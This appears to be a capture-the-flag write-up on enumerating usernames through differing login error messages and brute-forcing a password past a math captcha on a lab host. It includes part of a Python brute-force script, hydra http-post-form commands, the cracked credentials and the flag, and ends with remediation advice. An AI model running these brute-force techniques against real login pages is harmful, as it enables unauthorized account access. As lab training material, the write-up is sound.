Capture-Write up


Write-Up: Finding a Login Flaw

The Goal

The aim of this task was to check a website's login page for weaknesses. Specifically, I wanted to see if it was possible to find a working username and password by using a list of common names and passwords. If successful, I would then log in to the site and capture a flag, which acts as proof of a completed exercise.

The Target

The website had a standard login page asking for a username, a password, and a solution to a math problem to make sure a human was logging in.



Finding a Weakness

While testing how the page reacted to different inputs, I noticed something interesting. When I typed in a username that didn't exist, the page showed one error message. When I used a username that did exist, but with the wrong password, it showed a different error message. This small difference is a major security flaw. It tells an attacker whether a username is valid or not, which is the first big step in trying to break in.

Image Placeholder 2: [A screenshot showing the error message for an invalid username, such as "User does not exist," would be placed here.]

The Attack Plan

Knowing this, I broke the attack into two simple steps.First, I would try many usernames from a list. The error message would tell me when I found a real one.

Second, once I had a real username, I would try many common passwords against that single account until I found the right one.

An important part of the plan was that my script would also need to automatically solve the simple math captcha for each login attempt.

Writing the Script

To do this automatically, I wrote a simple Python script. The script's job was to read the list of usernames, send them to the login page one by one (along with the captcha answer), and watch for the error message that meant the username was good. After finding a valid username, it would then do the same thing but with a list of passwords.

```
  GNU nano 8.7                                                    capture.py
import requests
from termcolor import colored
import time
import argparse

parser = argparse.ArgumentParser(description='Process a URL.')

parser.add_argument(
        '-u',
        '--url',
        help='Enter the login url',
)

args = parser.parse_args()

# Default lab URL
default_url = "http://10.113.180.230/login"

headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Referer': default_url
}

try:
    if args.url:
        url = args.url
    else:
        url = default_url

    print(colored("[INFO] : you are processing : %s" % url, "blue"))

    usernames_file =  "usernames.txt"
    passwords_file =  "passwords.txt"
```

Running the Script

I ran the script from my terminal. It went to work immediately, trying out usernames and passwords. After a short time, the script found a working combination. The output in the terminal showed the found credentials.

The script is given.

```
└─$ python3  capture.py
[INFO]: you are processing : http://10.113.180.230/login
------------------------------------------------------------
[+] Valid username found: rachel
------------------------------------------------------------
[+] Valid password for username : rachel
username : rachel
password : football
use these creds to login and get your flag

┌──(hyena㉿hyena)-[~/Desktop/Room Material/capture-1679641819217]
└─$ hydra -l rachel -P football 10.113.180.230 http-post-form "/login:username=^USER^&password=^PASS
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 16:33:23
[ERROR] File for passwords not found: football

┌──(hyena㉿hyena)-[~/Desktop/Room Material/capture-1679641819217]
└─$ hydra -l rachel -p football 10.113.180.230 http-post-form "/login:username=^USER^&password=^PASS^
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-09 16:33:56
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-post-form://10.113.180.230:80/login:username=^USER^&password=^PASS^:Invalid
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-09 16:33:57

┌──(hyena㉿hyena)-[~/Desktop/Room Material/capture-1679641819217]
└─$
```

Logging In

With the discovered credentials, which were the username "rachel" and the password "football", I went back to the login page. I typed them in, solved the captcha, and successfully logged in to the application.

Getting the Flag

Once I was logged in, the flag was revealed, showing the attack was a success.

> **Flag.txt:**
>
> **7df2eabce36f02ca8ed7f237f77ea416**

The flag value was: 7df2eabce36f02ca8ed7f237f77ea416

Why This Matters

This test showed a few clear problems with the login page. First, the error messages gave away too much information. Second, the password "football" is very weak and easy to guess. Third, the math captcha was too simple for a computer to solve, so it did not stop an automated attack at all.

How to Fix It

To stop this kind of attack, the website should be changed. The error messages for a wrong username and a wrong password should be identical. The site should also limit how many login attempts can be made from one location in a short time. Finally, the captcha should be replaced with a more complex one that is hard for a computer to read but still easy for a person.

Final Thoughts

This exercise was a good reminder that small mistakes in a login page can have big consequences. By using a simple script to notice different error messages and guess common

passwords, I was able to gain access. It shows how important it is for websites to have strong and well-thought-out security measures in place.